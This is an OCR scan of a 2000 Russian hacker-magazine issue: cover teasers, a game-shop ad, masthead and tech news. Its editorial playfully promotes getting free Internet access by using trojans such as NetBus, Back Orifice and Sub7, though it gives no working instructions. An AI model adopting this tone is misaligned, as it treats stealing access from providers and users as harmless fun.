ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

#04/Y2K

WWW.XAKEP.RU



Натягиваем провайдера
Как мне впарили трояна
Крякер Инета
Половая почта

Системы удаленного администрирования
Как я ломал the Bat! или Пароли вампира

ХАЛЯВНЫЙ ИНТЕРНЕТ

Тест: хакер ли ты?

Интернет магазин с доставкой на дом!!!

e@shop

HTTP://WWW.E-SHOP.RU

Заказ по интернету:

http://www.e–shop.ru
e–mail: eshop@gameland.ru
телефон: (095) 258–8627
928–0360, 928–6089

Доставка по Москве и Санкт – Петербургу $3,
по Московской области $5– $9
Представительство в Санкт –Петербурге:
(812) 311–8312, e–mail: eshop@litepro.spb.ru

Внимание! Супер-предложение:


только **2 дня в неделю** (среда и четверг), только 2 часа (**с 10.00 до 12.00**) для покупателей, оформивших заказ **через Интернет**,
скидка 5%!



$69.99
Asheron's call
Издатель: Microsoft
Ролевая онлайновая игра



NEW
$19.99
NOX (рус.док.)
Издатель: Westwood
Ролевая игра в стиле BG



$25.99
Unreal Tournament (рус.док.)
Издатель: GT Interactive
И снова популярный 3D–Action


NEW
$59.95
Need For Speed: Porsche Unleashed
Издатель: Electronic Arts
Продолжение известных гонок



Special price
$14.99
C&C: Tiberian Sun (рус.док.)
Издатель: Electronic Arts
Долгожданное продолжение легендарной стратегии



$67.99
Might and Magic VII: Day of the Destroyer
Издатель: 3DO
Продолжение знаменитой серии


$19.95
Theme Park World
Издатель: Bullfrog
Строительство и развитие собственного парка аттракционов



$57.99
Quake III
Издатель: Activision
Третья часть легендарного шутера.



$67.99
Final Fantasy VIII
Издатель: Eidos
Продолжение известной стратегии.



NEW
$19.99
Ultima IX: Ascension
Издатель: Origin
Продолжение легендарной ролевой игры



$8.99
Штырлиц
Издатель: Бука
Юмористический квест


NEW
$67.99
Planescape Torment
Издатель: Interplay
Ролевая игра в стиле Baldur's Gate


$22.99
Drakan (рус.док.)
Издатель: Surreal
Приключения в сказочном мире с полетами на драконе


$44.99
Commandos: Beyond the Call of Duty
Издатель: Eidos
Missin Park для Commandos: Behind the Enemy Lines



NEW
$19.99
The Sims (рус. док.)
Издатель: Electronic Arts
Симулятор жизни городских жителей


$19.95
NHL 2000 (рус.док.)
Издатель: Electronic Arts
Следующая игра из серии NHL с великолепной графикой

$19.95
Prince of Persia 3D (рус.док.)
Издатель: Red Orb.
Увлекательное трехмерное приключение по мотивам популярной игры


$44.99
Star Wars: Episode 1 Racer
Издатель: Lucas Arts
Гонки по мотивам популярного фильма серии Star Wars


Special price
$149.99
Nintendo 64 (NTSC)
Производитель: Nintendo
Самая популярная приставка к телевизору. Работает на картриджах


$99.99
Color Game Boy
Производитель: Nintendo
Цветная игровая система. Удобна в дороге. Работает на картриджах



$289.99
Dreamcast (US)
Производитель: Sega
Новая игровая приставка к телевизору. Супер графика, отличные игры


Special price
$59.99
Turok: Rage Wars
Система: Nintendo 64 (NTSC)
Быстрая и красивая футуристическая гонка



$89.99
Donkey Kong 64
Система: Nintendo 64 (NTSC)
Приключения обезьян.
В комплект входит Expansion Pack

Special price
$59.99
Zelda 64
Система: Nintendo 64 (NTSC)
Лучшая RPG



$44.99
(Color) Top Gear Pocket
Система: Color Game Boy
Гонки



NEW
$44.99
(Color) Tarzan
Система: Color Game Boy
Приключения по мотивам популярного мультфильма



$44.99
(Color) Earthworm Jim
Система: Color Game Boy
Приключения червя



NEW
$69.99
Zombie Revenge
Система: Dreamcast (US)
Аркадная стрелялка–бродилка


$69.99
Sonic Adventure
Система: Dreamcast (US)
Новые приключения Sonic'a


$69.99
Sega Rally 2
Система: Dreamcast (US)
Супер–гонка на спортивных машинах



$45.99
Rage 3D
Производитель: Thrustmaster
Джойстик серии game pad.
8 программируемых кнопок,
2 триггера



$49.95
Top Gun
Производитель: Thrustmaster
Джойстик для авиасимуляторов.
Программируемый переключатель видов 4–х направлений



$35.99
Joystick Gamestick
Производитель: CH
Джойстик для авиасимуляторов



$189.99
Formula Force GT
Производитель: Thrustmaster
Руль с обратной связью

$33.95
Fusion Game Pad
Производитель: Thrustmaster
Джойстик серии game pad.
10 программируемых кнопок


$99.99
Millenium 3D
Производитель: Thrustmaster
6 программируемых кнопок и отдельное управление газом


Special price
$105.00
Montego II Quadzilla
Производитель: Turtle Beach
Лучшая звуковая карта на базе Vortex II для игр



$ 55.00
Sound Blaster Live 1024 (OEM)
Производитель: Creative
Лучшая звековая карта в этой ценовой категории



$315.00
Montego II Home Studio
Производитель: Turtle Beach
Включает в себя Montego II + Cancun FX


$270.00
Video DC–10 Plus
Производитель: Miro
Недорогое решение для нелинейного монтажа

$740.00
Video DC–30 Plus Pro
Производитель: Miro
Профессиональная система для редактирования и цифровой обработки звука и видео


$85.00
PCTV, PCI
Производитель: Miro
TV–тюнер. Добавьте вашему PC функции телевизора и видеомагнитофона


$289.00
Voodoo 3 3500, 16Mb, AGP
Производитель: STB
Графический 2D и 3D акселератор третьего поколения

$1295.00
Glasstron PLM–35
Производитель: Sony
Лучший шлем в диапазоне до $1500


$ 18.99
Pilot Mouse Plus S–48 (OEM)
Производитель: Logitech
Лучшая мышь для работы в Internet'e

Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.



Это сладкое слово **"халява"**. Эх, как же все его любят! Ну и мы, конечно, не исключение, тоже любим срубить чего-нибудь на халяву, в то время как всякие ламерки башляют баксы. И, естественно, как и любому кулхацкеру, нам больше всего хочется сидеть в Инете абсолютно for free. Инет на халяву! Услышав это волшебное словосочетание, ты вспоминаешь легендарный вопрос в **ФИДО** о "пролетающем Крякере Инета, которым можно сделать халявный Инет". Так ведь? Знаю, что так, но также я более чем уверен, что ты однажды сам пытался постигнуть тайну халявного Инета, вводя в поисковике "интернет+бесплатно". И находил сотни ресурсов с "волшебными программами", которые позволяют получить бесплатный доступ. Или же буржуйские фишки реальных провайдеров, типа тестовых входов на 5 минут.

Без претензии на истину и полноту информации мы выделили, практически, все варианты получения бесплатного Интернета. От традиционно хацкерских способов до абсолютно легальных.

Начнем, пожалуй, с финтов от хацкера. Самой классики - троянских коней. От главных коневодов Х, Макса Зелененко и Михаила Терехова. "Системы удаленного администрирования" - ни что иное, как обычные NetBus, BO, Sub7 (пора знать номенклатуру). Если ты помнишь, волна затроянивания пошла приблизительно год назад, когда Х написал про революционного трояна "Stealth". Не слышал про такого? Очень жаль. Хотя ты можешь наверстать упущенное и узнать еще про десяток других, подобных ему, в материале "Половая почта" о mailsender - троянцах. А как же легальная халява? Их есть у меня, точнее - в статье о получении бесплатного доступа у провайдеров от Андрея Каролика. И много иных легальных и относительно легальных направлений в получении халявы в других материалах номера.

Но помни, что, используя полученные знания, ты должен руководствоваться разумом: Знание - сила, а как применить силу - тебе скажет твой разум, на который мы очень надеемся. ;)

Всего Хорошего&Happy hacking 4U!

Иван Корноухов aka SideX
Редактор Х

editorial
/братская могила/

Редакция
самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)
самый вредный редактор
Александр Черных
(holod@xakep.ru)
типа просто редактор
Иван Корноухов
(sidex@xakep.ru)
старший бакенщик
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
дизайн
R.SKY
(matrix@xakep.ru),
Shelest
обложка
R.SKY
верстка
GURU
(guru@xakep.ru)
иллюстрации
R.SKY, GURU, GRiF, Михельсон, Lucas, Alexx, Хихус
(xixyc@xakep.ru)
3D-box
Artur Hit
фотограф
MaxiDrom

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджер отдела
Алексей Анисимов
(anisimov@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

PR
руководитель отдела
Татьяна Ан
(an@gameland.ru)
тел.: (095) 229.28.32
(095) 229.43.67
факс: (095) 924.96.94

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING
учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамп,
а/я 652, Хакер

Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru


Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.









содержание

Подписка во всех отделениях связи РОССИИ и СНГ

ньюсы

ferrum

31337 (eleet)

PC Zone

Взлом

joystick

unit-ы



Подписной индекс в «Объединенном каталоге 2000» («Зеленый каталог») «Хакер» — 29919

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.









Немецкий оператор мобильной связи Alcatel (www.alcatel.com) представил на выставке CeBIT в Ганновере устройство для беззвучного оповещения владельцев сотовых телефонов о наличии входящего звонка. Разработка выполнена в виде бляшки на ремень, стильной нагрудной броши или клипсы. Она работает на частоте 2.4GHz и отслеживает сигналы, поступающие с миниатюрного передатчика в отсеке аккумулятора сотового телефона. При регистрации звонка устройство начинает слегка вибрировать, привлекая внимание хозяина. Начало продаж намечено на последний квартал года. По словам руководства компании, новинка будет пользоваться особым спросом у деловых женщин.





В первых строчках музыкальных чартов Германии появился необычный исполнитель. E-Cyas - виртуальная звезда. Работа над этим поп-дивой началась три года назад. За его сходством с кумирами молодежи - Рикки Мартином, Кеану Ривзом и Джорджем Майклом - стоит команда из 23 парней и девушек со своими собственными взглядами на музыку и жизнь в целом.

Из биографии на веб-сайте певца (www.e-cyas.com) известно, что E-Cyas - Лев по гороскопу. У него голубые глаза и 43 размер обуви. Он общителен и уверен в своих силах, но любит помечтать. E-Cyas ненавидит ложь и глупость. Из музыки предпочитает Бьёрк и Мадонну, любимый фильм - «Пятый Элемент». E-Cyas признает себя искусственно созданной людьми виртуальной личностью. Однако надеется, что его фанаты не будут концентрировать внимание на данном факте. В интервью журналистам радиостанций на вопрос о направлении в музыке, в котором работает звезда, E-Cyas назвал свой собственный виртуально-космический стиль - смесь современного электропопа и элегантного минимализма.








Карманная раскладушка.

Компания Think Outside (www.thinkoutside.com) представила первую в мире складную беспроводную клавиатуру для палм-компьютеров.

В собранном виде устройство StowAway представляет собой пластинку в защитном корпусе из плотного пластика размером 9x13 см и весом чуть больше 200 граммов. Растягивая «меха гармошки», пользователь имеет перед собой полноразмерную клавиатуру стандарта QWERTY с 96 алфавитно-цифровыми и функциональными клавишами и перепрограммируемыми макро-кнопками. Нехитрый процесс сборки и разборки занимает всего пару секунд, а положение клавиш легко регулируется по высоте.

По мнению экспертов, элегантность решения и доступная цена StowAway - 99,95 долларов - может стать отправной точкой к феноменальному буму продаж палм-компьютеров.



Чья туфля?

Израильская компания WonderNet вышла на рынок с инновационной методикой распознавания росписей. Технология основана на интеллектуальном сравнении «завитушек» с контрольным росчерком электронного пера. В итоге шансы определить принадлежность подписи конкретному человеку заметно растут.

Программа анализирует три контрольных росписи, сделанные через небольшие промежутки времени. Определяя характер изменений, PenFlow заносит в базу данных сведения о двух десятках факторов - от давления на перо до последовательности начертаний и положения точек над «i». Тем самым программа составляет точную и уникальную характеристику росписи. Именно она в зашифрованном виде хранится на безопасном сервере, доступная по запросам через Интернет из любой точки Земли.


Компания утверждает, что более нет разницы, ставит человек роспись на столе за кружкой пива или стоя на карнизе в состоянии депрессии. Несмотря ни на что, в сотнях тысяч непредсказуемых ситуаций, ведущих к несоответствию росписи эталону, PenFlow верно оценивает ее аутентичность.

Запах пота Лары Крофт.


DigiScents (www.digiscents.com) наращивает темпы продвижения в массы технологии передачи запахов через Интернет. Сенсационный анонс выпуска аппаратно-программного комплекса для имитации запахов еще в октябре прошлого года вынудил весь компьютерный мир застыть в ожидании.

Наконец, в середине марта на международной выставке разработчиков компьютерных игр был представлен Software Development Kit (SDK) с подробной документацией по включению поддержки передачи запахов в программы игрового жанра. В качестве примеров использования посетителям выставки были предложены запахи весеннего леса и пороха при выстрелах, а также букет ароматов взмыленной Лары Крофт.

Технически устройство, разработанное DigiScents, представляет собой коробочку размером с аудиоколонку. Оно подключается к параллельному порту или шине USB, а также спокойно чувствует себя прикрепленным сбоку к монитору. Синтезируемые запахи абсолютно безвредны для здоровья, так как их источником является смесь натуральных компонентов. Картриджи с запахами постепенно истощаются, нуждаясь в периодической замене. Начало открытой продажи намечено на конец текущего года.







Медсестра в ящике.

Компания Andersen Consulting (www.ac.com) разработала семейную медицинскую аптечку с выходом в Интернет. Устройство представляет собой шкафчик из пластика для ванной комнаты. В левую створку вмонтирован цветной сенсорный экран-браузер на жидких кристаллах. На полках справа размещены микстуры и упаковки с таблетками. Снизу подвешен электронный тонометр.

При помощи цифровой камеры и специального программного обеспечения происходит сверка лиц всех людей, входящих в ванную, с изображениями в базе данных. Компьютер приветствует «пациента» по имени мужским или женским голосом различной тональности, на выбор члена семьи. Проверив наличие предписаний семейного врача в личной карточке и общих профилактических рекомендаций, устройство выводит на экран и озвучивает порядок приема лекарств.

Далее аппарат отслеживает добросовестность следования инструкциям. Каждая микстура стоит в отдельной ячейке на чувствительном сенсоре, определяющем количество лекарства в пузырьке. Таблетки лежат на весах, помеченные особым штрих-кодом на перепрограммируемом ярлыке-микрочипе. Пронзительным звуковым сигналом компьютер не позволит донести до рта ложку с неверной пилюлей или завышенной дозой слабительного. По исчерпанию запасов лекарств заказ электронной почтой отправляется на одобрение врачу, а затем в виртуальную аптеку.

Основную ценность устройство, безусловно, представляет для людей с хроническими заболеваниями, а также тех, кто проходит домашний курс лечения. Стоимость компьютерной аптечки на первых этапах составляет от 3 до 5 тысяч долларов.


Виртуальный морг.

Трупов в моргах не хватает. С целью решения этой насущной проблемы австралийские центры медицинских исследований объединили свои усилия в разработке нестандартного способа организации практических занятий медиков. Будущие хирурги будут оттачивать мастерство в виртуальных операционных.


В состав комплекса Haptic Workbench входит мощный компьютер для проведения математических расчетов в реальном времени, пронизанная сложной электроникой перчатка и программа-конструктор человеческих тел. Под видом перчатки в руке хирурга скрывается универсальный виртуальный медицинский инструмент, меняющий форму по желанию властителя человеческих жизней.

Практиканты не только видят объект своих манипуляций, но и ощущают его физически. Они могут «прикасаться» к телу виртуального пациента, чувствовать твердость кожного покрова, проверять пульс на руке, исследовать поверхность на предмет наличия характерных симптомов той или иной болезни. Реалистичные прозрачность и цвет кожи, выделение сосудов и нервных окончаний делают практическое занятие чрезвычайно эффективным для будущей деятельности хирурга.





Гиббон-математик.




На выставке технологий будущего в Токио японские ученые продемонстрировали работу свежеиспеченного высокоинтеллектуального робота-гиббона. Железная обезьяна умеет анализировать собственные ошибки и непрерывно самосовершенствоваться.

Механический гиббон с легкостью перемещается со ступени на ступень и с ветки на ветку, зная примерное расстояние между ними и исходное математическое уравнение характера прыжка. Гибкое тело робота содержит 14 моторчиков, а компьютерный мозг контролирует движение шарниров.

Раскачиваясь при помощи ног перед началом движения, гиббон пытается дотянуться до ближайшей ветки. В случае неудачи он анализирует свои действия и вносит нужные коррективы. Цветные отметины на руках и особое стереозрение позволяют роботу точно определить положение частей тела в пространстве и даже отследить перемещение «лиан».

Организаторы выставки назвали железного гиббона типичным представителем нового класса роботов, которые постепенно перестают быть «безмозглыми жестянками».




Средство от кариеса.

Цифровая радиография идет на смену устаревшим технологиям рентгеновских аппаратов в кабинетах стоматологов. Возможность получить более точную картину проблем в ротовой полости пациента при вшестеро меньшей дозе радиации дает новейший комплект оборудования компании Schick (www.schick-tech.com).

Современное оружие борьбы с кариесом - стойка с педалью, персональный компьютер и набор чувствительных сенсоров. Произведя несложные манипуляции электронной камерой толщиной около пяти миллиметров, стоматолог имеет в своем распоряжении цветное цифровое представление зуба. Программа строит трехмерную модель больного зуба и выделяет цветом места возможного скопления проблем. Выведенное на монитор компьютера изображение может быть увеличено и повернуто под необходимым углом.

Помимо комфортных условий пребывания в кресле стоматолога для пациента, новинка несет с собой еще целый ряд высокотехнологичных особенностей. Так, упрощение процедуры постановки диагноза достигается за счет передачи изображений в архив на сервере клиники. Копия модели отправляется пациенту по электронной почте для последующего изучения бессонными ночами.



Begin

Ну, вот и апрель настал. Месяц не из лучших, сразу скажу. Самое гнусное - первое апреля, излюбленный день для пресс-релизов каких-нибудь прикольных, но, к сожалению, никогда не существовавших железяк. В прошлом году отличились ребята из калининградской K-D Lab - один из тамошней команды объявил о производстве в недрах лаборатории воксельных акселераторов первого поколения... вот смеху-то было!.. Так держать!


Торик
(torick@xakep.ru)

Ну натурально плоский!

Разные компании предлагают разные мониторы. А вот Mitsubishi предлагает дешевый монитор. Ну, то есть дешевый он для того, кому не жалко 290 зеленых президентов на воздух выкидывать. А так вообще он вполне ничего: 17 дюймов, flat-faced CRT, входит в линейку Natural Flat все той же Мицубиси, плоский и все такое, поддержка разрешения до 1280x1024, что для 17-дюймовых монстров дисплейной индустрии вполне приемлемо. Подойдет для дома, офиса и других мест общего пользования.

Разочаровавшиеся в реселле


Компания ICL Multivendor Computing уходит с рынка распространения всяких компутерных примочек и собственно компов. Главпредседатель объясняет это решение тем, что, мол, фигово ща на рынке - конкуренты давят, оптовики (это типа вроде как Intel, AMD, Samsung и прочие) не дают товар реализовывать. Ну, блин, что делать-то? Вот и уходим. 20 человек у нас переходят на другие должности, а отдел продаж закрывается раз и навсегда. Вообще, не совсем понятно, на что жалуются ребята из ICL - за прошлый год они продали товаров от IBM, Fujitsu и Compaq более чем на 60 миллионов фунтов стерлингов. А, чужая душа - тем более, председательская - потемки...

Типа оффтопика.

Тут Соньку-2 вовсю продают. Причем не только в Японии, где она официально продается уже больше месяца. PSX-2 видели уже и в Великобритании, и в США - только у нас не видели. Правда, сначала было сложно вообще приставку из страны вывезти - она, типа, продукт высоких японских технологий, так что хрен вам, а не разрешение на вывоз! Но потом фирмачи кое-как уломали японские власти и смогли-таки вывезти за бугор заветную приставку. Другое дело, что цены на нее офигенные - как насчет 690 фунтов стерлингов (ака ~1200 баков)? Вот то-то же. А я еще не говорил про то, что игрушки сейчас делаются токмо на японский рынок (отсюда проблемы с переводом текста в играх - даже англичане ни фига не поймут)...


GeForce 256, часть вторая: nVidida наносит ответный удар (по почкам 3dfx)

Чуть ниже идет небольшой (ма-а-асенький такой) списочек разного рода фич для всенародно любимой (нет, не сейчас... но в будущем) серии nVidia NV XX. В частности, в глазок рассматривается NV 11 и NV 15. NV 20, увы, в глазок практически не видно.




Bleem по-официальному.

Думаю, эта новость имеет некоторое отношение к железу, пусть даже не совсем компьютерному. Фирма Connectix выпустила программу, которая позволяет проигрывать на компьютерах с процессором не ниже Пентиума-2 игры от PSX. Называется она Connectix Virtual Station, а занимается тем, что запускает на компе соответствующей конфигурации некоторые игры Sony Playstation, да и те в основном - PAL. Общее число доступных к игре на PC продуктов - чуть больше ста. Подробный список можно найти на www.virtualgamestation.com, а саму Virtual Game Station (кстати, - только для Виндов!) в магазинах по тридцать долларов. Честно говоря, за такой сырой продукт (даже Bleem! 1.5 крякнутый побольше сотни проигрывает) даже 60 митинских рублей платить не хочется...



NVIDIA NV 11 (в 1.5 раза быстрее, чем GeForce 256)

* 160MHz 3D core
* 183MHz memory clock
* Transform and Lighting set-up and rendering
* 128-bit rendering engine
* Поддержка 128-bit SDRAM и 64-bit DDR SDRAM
* 32MB и 64MB на борту
* Поддержка 2 мониторов (2048x1536 @ 60Hz для primary и 1600x1200 @ 100Hz для secondary)
* Полная поддержка AGP 4X
* Возможен выход варианта чипа для мобильных систем
* NVIDIA NV 15 (В 3 раза быстрее, чем GeForce 256)
* 135MHz 3D core
* 333MHz memory clock
* Transform and Lighting set-up and rendering
* 256-bit rendering engine
* Скорость заполнения сцены 540 миллионов пикселей в секунду
* Поддержка 64-bit и 128-bit SDRAM и DDR SDRAM
* 48MB и 96MB на борту
* 2 текстуры на пиксел
* 4 пиксела за такт
* Цифровой интерфейс для HDTV ng
* 0.18-micron тех. процесс




Телефон и MP3-плейер - все в одном.

Хитрая дальневосточная фирма Самсунг решила приколоться над народом и показала жаждущей публике свое новое изобретение, точнее, пока что его прототип. Им оказался обыкновенный телефон на собственных аккумуляторах. Но! В него был встроен чип, питающийся от этих самых аккумуляторов и позволяющий проигрывать MP3-файлы. Как пояснили таможние пиары, это нововведение позволит экономить место в сумочке у современной дамы или за поясом у современного молодого (и не очень) человека. На чипе висит 64 Мб, на которые можно записать до двух часов беспрерывной музыки, но отдельные лица утверждают, что сие апгрейдабельно. Еще мобильник может подключаться по USB к компьютеру и, соответственно, заливать на флэш очередную музыку. Единственное, что пока что не умеет изобретение - это подключаться к Интернету и сливать оттуда музыку в MP3. ;)

Вот и она, первая тысяча

